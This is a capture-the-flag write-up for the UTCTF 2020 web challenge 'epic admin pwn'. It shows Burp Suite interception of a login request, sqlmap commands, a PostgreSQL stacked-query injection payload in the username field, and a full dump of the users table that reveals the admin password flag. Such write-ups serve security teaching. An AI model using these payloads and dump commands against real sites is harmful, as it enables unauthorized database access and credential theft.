INFORMATION AND SYSTEMS SECURITY SOCIETY

UTCTF 2020

Web : epic admin pwn


Value : 50 Pts

Description : This challenge is epic i promise. The flag is the password.

Attachment : http://web2.utctf.live:5006/


Solutions :

Accessing to the link and we found a login page.



Reading the source code didn't showed something usefull and trying some guessing account didn't worked for me.

Running «**Burp Suite**» and intercepting the login request and we start to find something interessting.



As we can see, there is a parameter send in «**POST**» request, «**username=admin&pass=admin**». Maybe it's vulnerable to **SQL Injection**. Select the request, right click, and save item to «**sql.req**».

Running sqlmap with the request file show us that POST parameter «username» is vulnerable.

```
root@kali:~# sqlmap -r sql.req --dbs --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.2#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:48:13 /2020-03-08/

[20:48:13] [INFO] parsing HTTP request from 'sql.req'
[20:48:13] [INFO] testing connection to the target URL
[20:48:13] [INFO] checking if the target is protected by some kind of WAF/IPS
...
```

```
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: username (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=admin';SELECT PG_SLEEP(5)--&pass=admin
---
```

Then it will automatically start retrieve the database name.

```
[21:25:44] [INFO] fetching database (schema) names
[21:25:44] [INFO] fetching number of databases
[21:25:44] [INFO] resumed: 3
[21:25:44] [INFO] resumed: public
[21:25:44] [INFO] resumed: pg_catalog
[21:25:44] [INFO] resumed: information_schema
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

Once we got the databases name, we will run sqlmap again and dump all the tables and entry from the «public» database.


```
root@kali:~# sqlmap -r sql.req -D public –dump-all --dbs --batch
```

Once dumping the entry of admin users, it will retrieve the admin password which is the flag.

```
[21:32:54] [INFO] resumed: utflag{dual1pa1sp3rf3ct}
[21:32:54] [INFO] resumed: admin
Database: public
Table: users
[1 entry]
+---------+--------------------------+----------+
| id      | password                 | username |
+---------+--------------------------+----------+
| <blank> | utflag{dual1pa1sp3rf3ct} | admin    |
+---------+--------------------------+----------+
```

Log in for fun.

Username : admin
Password : utflag{dual1pa1sp3rf3ct}



Flag : utflag{dual1pa1sp3rf3ct}